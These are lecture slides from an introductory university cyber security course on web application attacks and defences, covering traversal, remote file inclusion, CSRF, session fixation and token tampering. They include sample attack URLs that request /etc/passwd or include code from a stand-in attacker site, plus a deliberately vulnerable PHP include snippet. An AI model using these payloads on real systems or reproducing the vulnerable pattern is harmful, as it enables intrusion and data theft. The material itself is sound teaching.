MONASH University
Information Technology

FIT2093 INTRODUCTION TO CYBER SECURITY

Week 9 Lecture

Web Application Security

S1 2022


Outline

Web Security

- Unauthorized **access** to target system
- Unauthorized **network info disclosure**
- Common Vulnerabilities, Attacks & Defenses on web applications

MONASH University

(I) Unauthorised access to a target system

(I) Unauthorised access to a target system

Web Security

- Attack Method:
  - Exploit system **misconfigurations**
  - Examples:
    - **Open** telnet ports
    - Other open ports with vulnerable software
    - **Wrong** access rights
    - **Missing** perimeter protection (no firewall)

(I) Unauthorised access to a target system

Web Security

- Other Attack Methods:
  - Exploit system **vulnerabilities**
  - Examples:
    - weak user credentials:
      - passwords, certificates
    - malicious hardware:
      - devices, USB, chips planted in motherboards
    - social engineering (humans): phishing (click …)




image sourced from https://www.bloomberg.com/news/features/2018-10-04/the-big-hack-how-china-used-a-tiny-chip-to-infiltrate-america-s-top-companies

(I) **Unauthorised access** to target system, **then**

- once accessed, then attacker (consequences) can
  - do **illegal** activities
  - **steal** information
  - establish **Botnet** (e.g. for large-scale DDoS)
  - **backdoor** to a network, used to attack other devices / services in the network
  - install **malware**
  - **sabotage**
  - do **hacktivism**

(I) **Unauthorised access** to target: **Prevent**?

Web Security

- secure software development **practices** (reduce weaknesses, attack surface)
- **disable** ports (reduce attack surface)
- **reduce** software/**services** installed/running (reduce attack surface)
- install current OS / app **patches** (fix vulnerabilities)
- **backup** data in an isolated location (reduce impact, recover)
- proper **perimeter** protection (improve defense)
- **monitor** network traffic (detect & prevent attack attempts)
- **educate** users (reduce attack surface)

MONASH University

(II) Unauthorised network info disclosure

(II) Unauthorised network info disclosure

Web Security

- Attack Method: exploit network **vulnerabilities**
  - all **unencrypted** network traffic can be extracted through:
    - access to the Ethernet **cable**
    - **sniffing** wireless traffic
    - at each switch/**router** on the route

(II) Unauthorised network info disclosure

Web Security

- Attack Method: exploit network **vulnerabilities**
  - though encrypted, may still leak (other layers, metadata)
  - Wifi encryption just btw client and access point
    - other links not protected
  - TLS only for channel, data at each end not encrypted
    - stored , displayed in plain form
  - encrypted mail for content, not headers

(II) Unauthorised network info disclosure

Web Security

- Attack Method: exploit network **vulnerabilities**
  - unprotected traffic: attacks on INT
    - IP address spoofing
    - MAC address spoofing




image sourced from Wikipedia

MONASH University

(III) Common Vulnerabilities and Attacks on Web Applications / Sites & Defenses

(III) Attacks on Web Applications / Sites

Web Security

- web applications
  - **interface** users to web servers
- @server: dynamic web pages *e.g. using PHP, ASP, ...*
  - usually connected to **database**
- @browser: scripts, dynamic web pages *e.g. Javascript*

(III) Attacks on Web Applications / Sites

Web Security

- Common web app vulnerabilities, attacks & defenses
  - Injection attacks
  - Session management vulnerabilities
    - Cross-Site Request Forgeries (CSRF)
    - Session fixation
    - Token integrity / bypassing client control
  - Server input validation vulnerabilities
    - Cross-Site Scripting (XSS)
    - SQL injection (next week)
  - Website Defacement vulnerabilities

Recap: Web Technologies


Web Security

- web: with Hypertext Transfer Protocol (HTTP)
- @browser: requests data from server
- two HTTP request methods:
  - GET (request data)
  - POST (submit data)
  - stateless
    - to create state for HTTP protocol, can use:
      - cookies
      - TLS session
      - numbers in URLs
      - numbers hidden in HTML forms

Recap: Web Technologies

Web Security

- 3-Tier Web Architecture: Client-Server-Database



Recap: Web Technologies

Web Security

- HTTP protocol: **message-based** model
  - Client sends a **request** message
  - Server returns a **response** message

- HTTP **Requests**
  - one or more **headers** (each on a separate line)
  - **blank** line to indicate end of header section
  - (optional) message body

Recap: HTTP Requests

Web Security

- Two most important types of request “methods”:
  - GET (no message body, any parameters passed in URL): retrieve resources
  - POST (both message body and URL can contain parameters): perform action
- Typical request message:


```
GET /auth/488/details.ashx?uid=129 HTTP/1.1
Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5
Referer: http://www.ninemsn.com.au/?pC=UP97&pCid=UP97DHP
Accept-Language: en-AU
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64;
Trident/6.0)
Accept-Encoding: gzip, deflate
Host: ping.chartbeat.net
Proxy-Connection: Keep-Alive
Cookie: SessionID=5B70C71F3FD4968935CDB6682E55476
```

Recap: HTTP Responses

Web Security

- HTTP Responses
  - one or more headers (each on a separate line)
  - blank line
  - message body: usually HTML page

- Typical response message:
  - ```
    HTTP/1.1 200 OK
    Server: Bunny-Server/0.9.2
    Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
    Content-Type: text/html; charset=utf-8
    Content-Length: 1070

    <!DOCTYPE html><head><title>Your Details</title> …
    ```
    ```

Recap: Server-side Technologies

Web Security

- Scripting **Languages**: *PHP, VBScript, Perl*
- Web application **platforms**
  - *ASP.Net, Node.js (for server-side Java-script), Ruby on Rails, Java*
- Various web **servers**: *Apache, IIS*
- **Databases**: Oracle, SAP, MS-SQL, MySQL, various NoSQL databases
- SOAP-based **structured web-services**/XML messages

Recap: Client-side Technologies

Web Security

- Different browsers
- *HTML-> HTMLS, CSS, JavaScript*
- Extensions: *Flash, Java, ActiveX*

(III) Attacks on Web Applications / Sites

Web Security

- Strategies
  - **Analyze** the application
  - **Change** client-side behaviour, **bypass** client-side controls (scripts, change URLs, cookies, etc.)
  - Attack **auth**entication (if necessary) / Attack session management: hijack user sessions
  - Attack the **database**
  - Analyze & attack **back-end** components and APIs
  - Attacking **users**

(III) Attacks on Web Apps: Injection

Web Security

- Client-side control vulnerability
- Attack Method: Command Injection
  - File path /directory traversal / backtracking
  - aim to access files/directories outside web root folder


```
http://target/base/test/test.php3
http://target/base/test/
http://target/base/
```

  - manipulate variables using “dot-dot-slash (../)”

```
http://target/../../../../directory/file
```

(III) Attacks on Web Apps: Injection

Web Security

- manipulate variables by giving absolute path
  - e.g. if supports: `http://some_site.com.br/get-files.jsp?file=report.pdf`
  - then do `http://some_site.com.br/get-files?file=/etc/passwd`
- manipulate variables by giving other page
  - e.g. if supports: `http://some_site.com.br/get-page.php?page=aaa.html`
  - then do `http://some_site.com.br/get-page?page=http://othersite.com/other-page.htm/malicius-code.php`

(III) Attacks on Web Apps: RFI Attacks

Web Security

- Client-side control vulnerability
- Attack Methods
  - SQL injection attacks on server's database (*next week*)
  - remote file inclusion (RFI) attacks
    - exploits RFI vulnerability of some scripts e.g. server-side PHP, ASP, allowing user/attacker to include a file
      - execute files on remote target website
    - to check: look for scripts with filenames as input


```
$incfile = $_REQUEST["file"];
include($incfile.".php");
```

```
http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page
```

(III) Attacks on Web Apps: URL Manipulation

Web Security

- Client-side control vulnerability
- Attack Method: URL manipulation
  - search for directories giving admin access

```
http://target/admin/
http://target/admin.cgi
```

  - or search for scripts that reveal info

```
http://target/phpinfo.php3
```

  - if dynamic sites pass names of pages as parameter

```
http://target/cgi-bin/script.cgi?url=index.htm
```


  - modify to get info, or specify an external URL

```
http://target/cgi-bin/script.cgi?url=script.cgi
```

(III) Attacks on Web Apps: Reasons

Web Security

- poor design / vulnerabilities / defaults
  - predictable pages e.g. page=index.html , docid=1089
  - Javascript, PHP/ASP vulnerabilities
  - vulnerable/outdated/pirated themes or plugins
  - content management software e.g. WordPress
    - e.g. default admin login URL `https://www.example.com/wp-login.php`, brute force



(III) Attacks on Web Apps: **Session Management**

Web Security

- attacks on management of web **session state**
  - exploit web session management vulnerabilities
- what **session**?
  - for convenience, user **context** in web application maintained **over multiple requests** to server **from same browser**, so no need user AUTH for every request
- how to maintain **session state**?
  - use **session token** to maintain context, included in browser requests

(III) Attacks on Web Apps: **Session Management**

Web Security

- Session management vulnerabilities
- Goal:
  - Maintain user's context in web application over multiple requests to server from same browser
  - User convenience: no user re-authentication for every request
- Common Approach:
  - Authenticate user **once** at beginning of session
    - Sometimes even no authentication needed (e.g. anonymous user) but still need session mgt (e.g. shopping cart)
  - All subsequent user requests automatically tied to user via a **session token** sent **in requests**

(III) Attacks on Web Apps: **Session Hijacking**

Web Security

- **Common** session management vulnerabilities
  - Use of cookies as **sole** token
    - **Cross-Site Request Forgery (CSRF)** vulnerabilities
  - **Easily predictable** tokens
  - **Modified** tokens

- Attacker's goal: **Hijack** user's session
  - Obtain user's session token
  - Use token to **impersonate** as user to the web application, or
  - Modify token to **change** web app **behaviour**




image source: https://blog.informaticalab.com/session-hijacking-session-sidejacking-entrare-nellaccount-di-qualcuno-senza-conoscere-le-credenziali/

Recap: HTTP Cookies

Web Security


- Plain HTTP is a **stateless** protocol
  - Each request/response is independent

- But many applications need user **sessions**, *e.g. buying session on Amazon.com*
  - Server stores session context (server **state**) *e.g. what client bought in session*
  - Server detects which session request comes from (session ID)
    - Need also **client state** to store session ID

- **Cookies**: HTTP mechanism for client to store state
  - **Initial** client request to server: server responds with a cookie ID ("Set-Cookie"),
    - ID stored in browser, associated with server URL domain name
  - **Subsequent** client requests to same domain: browser **automatically** sends cookie ID

Recap: HTTP Cookies

Web Security



(III) Attacks on Web Apps: **CSRF**

Web Security

- Attack Method: Cross-Site Request Forgeries (CSRF)
- Cookies convenient for session ID use
  - but vulnerable if cookie is only session token
- CSRF attacks: Malicious web page causes user browser to submit a **request for an unintended server action** on behalf of attacked client

(III) Attacks on Web Apps: **CSRF**

Web Security

- Attack:
  - Alice logs in to Amazon.com, gets ”set-cookie” session token stored in browser
  - Marvin sends Alice an email, convinces Alice to click a (disguised) link to URL:

```
https://amazon.com/purchase.do?bookname="Web Hacking Handbook"&sendto="Marvin's P.O. Box"
```


  - Alice’s browser **automatically** sends request with Alice’s amazon.com session cookie
  - Amazon.com charges book purchase to Alice, posts book to Marvin

(III) Attacks on Web Apps: **CSRF**

Web Security

- Problem:
  - Client request for server action easily **forged** by attacker's page request
    - only depends on cookies to continue to identify users/sessions
    - attacker can easily get the list of URL request/query parameters corresponding to different actions
  - Cookie automatically sent by browser, attacker need not know session ID

(III) Attacks on Web Apps: **CSRF**

Web Security

- Prevention:
  - add additional **hard-to-predict** user authentication token **in** the **request**
    - NOT part of cookies – not automatically submitted by browser
    - Must be different for each user and each session
    - Known as CSRF token:
      - Server sends a long random CSRF token to client in each response
      - Typically included in a hidden field of a HTML form
        - Included by next client request parameters when the form is submitted
      - e.g.

```
<input type="hidden" name="csrf-token" value="ASFxZsdhBisJF148yWnWX9wX4WDoz" />
```


Q: Why is it important for the web session to be TLS encrypted (https) for this CSRF token countermeasure to be effective?

(III) Attacks on Web Apps

Web Security

- **Common** session management vulnerabilities: **predictable** token
- Common weak examples:
  - session token = counter incremented for each user request
  - session token = customer number (public value!)
  - session token = same for all users / requests
- Web application defense:
  - Use strong cryptographic **pseudorandom** generator for random token generation
  - Use sufficiently long tokens for unpredictability
    - e.g. >=128 bit random string (use e.g. base64 encoding to embed in HTTP request)
  - Change to a **new random token after each request**
    - Especially after anonymous->authenticated login
      - **Session fixation** vulnerabilities (*see next slide*)

(III) Attacks on Web Apps: **Session Fixation**

Web Security

- Suppose:
  - same session token used for all requests
  - session token = URL parameter in user request
- Attack:
  - 1. Attacker logs in anonymously to `http://amazon.com`
    - Obtains session token: `SESS=2as435sdf34251sdg`
  - 2. Attacker sends user Alice a URL with attacker's session token
    - e.g. Alice gets email with URL `http://amazon.com/login.php?SESS=2as435sdf34251sdg`
  - 3. Alice clicks attacker's URL and logs in to Amazon:
    - Amazon associates attacker's token with logged in user Alice; she makes some purchases

(III) Attacks on Web Apps: **Session Fixation**

Web Security

- Attack:
  - 4. Attacker uses known token to hijack Alice's session:
    - Attacker requests `http://amazon.com/browse.php?SESS=2as435sdf34251sdg`
      - Gets access/view Alice's amazon session

- Defense:
  - Alice gets new refreshed session token from Amazon after login step 3,
    - attacker's session id is no longer Alice's (invalidated) in step 4

(III) Attacks on Web Apps

Web Security

- **Common** session management vulnerabilities: **modified** token

- Tokens have **no integrity** protection unless specifically implemented by web application
- Common weak examples:
  - Cookies (even with secure flag) or request parameters can be modified by client
    - e.g. client changes token contents:
      - shopping-cart total = $100 → change to: shopping cart total = $10
  - Cookies (even with secure flag) can be modified by network attacker modifying http set-cookie response of attacker web application

Q: Why is it possible for a malicious client to change cookie contents?

(III) Attacks on Web Apps

Web Security

- **Common** session management vulnerabilities: **modified** token
- Defense by web application:
  - If possible, **avoid storing critical parameters** (e.g. shopping cart total) **on client side**, store it on server side
  - If need token integrity on client, add strong cryptographic authentication tags to token
    - auth. tag (MAC/signature) generated/verified at server.

(III) Attacks on Web Apps: **XSS**

Web Security

- Vulnerability: lack of request (input) **validation** by server
- Attack Method: Cross-Site Scripting (XSS) attack
  - gist: client-side browsers have **built-in** capability to **run scripts**
  - **responses** returned from servers tend to be processed by client-side for better display
- Server responses may reflect/**leak data** in client request
- Lack of client request validation by server:
  - **script injection**

(III) Attacks on Web Apps: **XSS**

Web Security

- **Q:** What usually **prevents** attacker.com stealing client's concurrent session authentication information with other domain?

- **A:** Browser **Same Origin Policy** (SOP): Javascript from page X in browser allowed to access page Y in browser only if pages are hosted on the same site (domain)

  e.g. X URL = http://attacker.com/atk.html,
  Y URL = http://attacker.com/DIR/myattacks.html : **allowed**
  Y URL = http://my.monash.edu/login : **not allowed**

- XSS Vulnerability: Allows attacker to circumvent browser SOP

(III) Attacks on Web Apps: **XSS**

Web Security

